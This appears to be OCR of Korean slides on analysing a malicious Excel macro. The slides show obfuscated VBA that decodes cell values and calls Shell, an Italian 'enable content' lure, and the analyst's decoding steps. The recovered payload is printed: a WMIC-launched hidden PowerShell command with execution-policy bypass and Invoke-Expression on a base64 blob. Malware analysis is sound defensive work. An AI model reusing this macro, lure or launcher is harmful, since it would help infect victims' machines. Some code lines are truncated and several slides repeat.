

```
18
19  Function vect
20
21
22
23  E
24  Pu
25
26  End
27
28  Func      gjkd()
29      ligas = "" + ""
30      For i = 6 To 14
31          ligas = ligas + AAx(Cells(i, 4))
32      Next i
33      fgjkd = ligas
34  End Function
35
36  Sub PrivateSub()
37  If msoEncodingAutoDetect > 4000 Then PrivateFunction = Shell(vectors, xlCategor
38  End Sub
39
40  Private Function tlah(x, y As Integer)
41  bermuda = Cells
42  tlah = bermuda(x, y)
```

???

Le informazioni, i dati e le notizie contenute nella presente comunicazione e i relativi allegati sono di natura privata, riservata.



Per visualizzare il contenuto è necessario fare click sul pulsante 'Abilita contenuto'




다른 케이스 1

- 셀에 암호화된 값 존재
- VBA에서 읽어와 Decode 후 Shell(code) 호출
- 이런 케이스는 어떻게 하면 쉽게 Decode 할 수 있을까…

다른 케이스 1

- Shell 함수 대신 Cell(빈칸).Value = 로 print 하기

```
Sub PrivateSub()
If msoEncodingAutoDetect > 4000 Then PrivateFunction = Shell(vectors, xlCategory
End Sub
```




```
Sub PrivateSub()
    Cells(2, 1).Value = vectors
End Sub
```

다른 케이스 1

- 하지만 edit 불가(샘플의 매크로는 보호 상태)
  → 새로운 엑셀 파일 만들어서 테스트

- 샘플 표에 있는 값 가져와 paste

- Alt-F11 로 매크로 창 open, 코드 paste




다른 케이스 1

- 하지만 edit 불가(샘플의 매크로는 보호 상태)
  → 새로운 엑셀 파일 만들어서 테스트

- 샘플 표에 있는 값 가져와 paste

- Alt-F11 로 매크로 창 open, 코드 paste




다른 케이스 1

- 하지만 edit 불가(샘플의 매크로는 보호 상태)
  → 새로운 엑셀 파일 만들어서 테스트


- 샘플 표에 있는 값 가져와 paste

- Alt-F11 로 매크로 창 open, 코드 paste




다른 케이스 1

- Debugging도 가능!
  - bp
  - step into/over
  - 조사식 등



다른 케이스 1

- 매크로 실행!



다른 케이스 1

- same old, same old

```
wmIC   'PRocess'   CalL    "CREate"   "POwerShelL -NOnIntERACtIvE  -eXecuti  BYPASs -WIn 00000000000000000001 -NOPrOfi     IeX ("\"sal Eii iEx; sal iiE r
('jVpLiybHEfwrc7CZXWiZemWWSzdjjO2LDLbRZRFGCB3WGMnIuln+766MiKzuXRYk2Nn5pr/qqnxGRmb362f//P79dy9v3lSrVx1+WYl/tcz9V/y2q7Zx2f5V+tLFZvF7Ob6qY//l7aozPvsa114S61vhdc
+q7fN9Yqf9b6u1tdj/xwr/uXNlHx39wbGhAz/aw0K1t7OufqRYvQ8onz4AdpcLx8NM9ji3pJq/SIHcvPxiBVocWj+pwOOA9vNnhSEegnt7+mz7JPxj/DkGg5M6Yzn+DG+W8zEuD4QLAm1HZm09TbTjKna1uk
lEHGxoJIQfcP83rfOFv8qyXQoe1VcXDj1kjknS1+xdr2EBwWUkorYvz+cdrG4yBfVeb1S9exxgAQax9esTtVCmMVJVBI1SRnwtqOtInlfVstdo4zIpULYzY2mxI8oqqHOmWusPH+DtBm+BVet4Zljp3Cvl0c
T6ErkgGo2JEJdGOTVSJiBddhcQgkXG6MZixTnOwDQh2JFVGIf7Hd3sUfYdjLJd1D77g6adouUK90a6gDly6YaTU6xnhrYyIHWsffsc0QeHYWF2cK7G1CjaGYZllZBbePKr0JC20igPrqkAkat5WZU1MZeHHA
+3QEZxi5E9M7JXFF4batZNtLw7hphsqYGswDE3iEa3D2UibHdrFBp45FriydceNbTXxNeRHLg1ascMmgZFEQkSIyMcReGUkDezRBJNCQroXJCp3VkA8OZ8Dtg1bYEsYJEUBIpxL+dPpPu/C+HeXIKMYwTkwB
sSR1QpbX2HHW8z2ViWW6iUrJY4zu9CURWYk9IetMw239Vl8uZ4edQtsx4QoldMaloBax7gzdKjvTNYwoYFW7cn8sWcbLAFCk87jT2vCl7+/WVJGg/pEHNjbqFgQY09/lWytHx8DDJAOhfvw9qsxRZEUhRYm4
+idsYDcBhiYJEqOm0EDspaJ5QJ7IoviILeWVpaV9XaEq6alqniNBuvUS8GA8MTHQHeniKouBlIpTFvWTMUq/gzgTuc2Vwa6KjI51Yzvg4aT4mehBqwppwMoQNSQmpI8PBKopMouQMfo/gMeYpoO7OaosyjHB
